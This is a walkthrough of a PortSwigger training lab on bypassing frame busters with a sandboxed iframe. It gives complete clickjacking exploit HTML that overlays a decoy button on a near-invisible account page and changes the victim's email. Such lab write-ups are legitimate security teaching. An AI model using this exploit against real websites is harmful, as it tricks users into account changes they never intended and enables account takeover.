PortSwigger
Lab Description
This lab is protected by a frame buster which prevents the website from being framed. Can you get around the frame buster and conduct a clickjacking attack that changes the user’s email address?
Objective: Craft some HTML that frames the account page and fools the user into changing their email address by clicking on “Click me”. The lab is solved when the email address is changed.
Credentials:
wiener:peterNote: The victim will be using Chrome so test your exploit on that browser.
Note: You cannot register an email address that is already taken by another user.
Step 1: Understanding Frame Buster Scripts
Frame buster (frame busting) is JavaScript code that prevents a webpage from being embedded in an iframe:
// Common frame buster patterns
if (top != self) {
    top.location = self.location;
}

// Or
if (window != top) {
    window.top.location = window.self.location;
}
How it works:
- Checks if the current window is the top-most window
- If not (i.e., inside an iframe), redirects the top window to the page
- This “breaks out” of the iframe
The bypass: The sandbox attribute with appropriate permissions can neutralize frame busters.
Step 2: Reconnaissance

Step 2.1: Log in to Your Account
- Log in with credentials:
wiener:peter - Go to My account page
Step 2.2: Identify the Frame Buster
If you try to embed the page in an iframe normally, the frame buster triggers and breaks out.
Test normal iframe:
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/my-account"></iframe>
You’ll likely see the page break out of the iframe and load in the full window.
Step 2.3: Identify the Target
- Email form with prefilled parameter capability
- “Update email” button to click
Step 3: Understanding the Sandbox Bypass
The sandbox Attribute
The sandbox attribute restricts the capabilities of the framed page:
<iframe sandbox="allow-forms" src="..."></iframe>
Key sandbox flags:
| Flag | Purpose |
|---|---|
allow-forms | Allows form submission |
allow-scripts | Allows JavaScript execution |
allow-same-origin | Allows access to same-origin resources |
allow-top-navigation | Allows navigation of top window |
allow-popups | Allows popup windows |
Why Sandbox Bypasses Frame Busters
The frame buster script attempts:
if (top != self) {
    top.location = self.location;
}
But with sandbox but NOT allow-top-navigation:
- The iframe cannot navigate the top window
top.location = ...is silently ignored or throws an error- The frame buster fails → page stays framed!
The lab uses:
<iframe sandbox="allow-forms" ...>
This allows form submission (so the email update works) but disallows top navigation (breaking the frame buster).
Step 4: Crafting the Clickjacking Exploit
Step 4.1: HTML Template with Sandbox
<style>
    iframe {
        position: relative;
        width: 700px;
        height: 500px;
        opacity: 0.0001;
        z-index: 1;
    }
    div {
        position: absolute;
        top: 385px;
        left: 80px;
        z-index: 2;
        cursor: pointer;
    }
</style>

<div>Click me</div>

<iframe sandbox="allow-forms"
        src="https://YOUR-LAB-ID.web-security-academy.net/my-account?email=hacker@attacker.com">
</iframe>
Step 4.2: Understanding Each Parameter
| Parameter | Value | Purpose |
|---|---|---|
sandbox="allow-forms" | Restricts iframe | Disables top navigation → frame buster fails |
width: 700px | Width of iframe | Must match target page width |
height: 500px | Height of iframe | Must match target page height |
opacity: 0.0001 | Near-transparent | Hides iframe, user sees only decoy |
top: 385px | Vertical position | Align decoy with “Update email” button |
left: 80px | Horizontal position | Align decoy with “Update email” button |
email=hacker@... | URL parameter | Prefills the email field |
Step 5: Positioning the Decoy
Step 5.1: Initial Test with High Opacity
Start with opacity: 0.1 so you can see both layers:
iframe {
    opacity: 0.1;  /* Start visible for alignment */
}
Step 5.2: Align the Decoy
- Click View exploit
- Hover over “Test me”
- If the cursor changes to a hand, you’re over a clickable element
- Adjust
topandleftvalues until the decoy is exactly over the “Update email” button

Step 6: Final Exploit Code
<style>
    iframe {
        position: relative;
        width: 700px;
        height: 500px;
        opacity: 0.0001;
        z-index: 1;
    }
    div {
        position: absolute;
        top: 385px;
        left: 80px;
        z-index: 2;
        cursor: pointer;
    }
</style>

<div>Click me</div>

<iframe sandbox="allow-forms"
        src="https://YOUR-LAB-ID.web-security-academy.net/my-account?email=hacker@bypass.com">
</iframe>
Replace:
YOUR-LAB-IDwith your actual lab IDhacker@bypass.comwith your chosen unique email address
Step 7: Testing the Exploit
- Store the exploit
- View exploit (be careful not to click!)
- Verify:
- The page stays in the iframe (didn’t break out)
- Hover over “Click me” - cursor changes to hand
- If misaligned, adjust
top/leftand repeat
IMPORTANT: Do NOT click the button yourself during testing.
Step 8: Delivering to the Victim
-
Click Deliver exploit to victim
-
The victim sees “Click me” and clicks it
-
Underneath, they actually click the “Update email” button
-
The email address is changed to your specified value
-
Lab solved
Step 9: Lab Solved
Success message displayed:
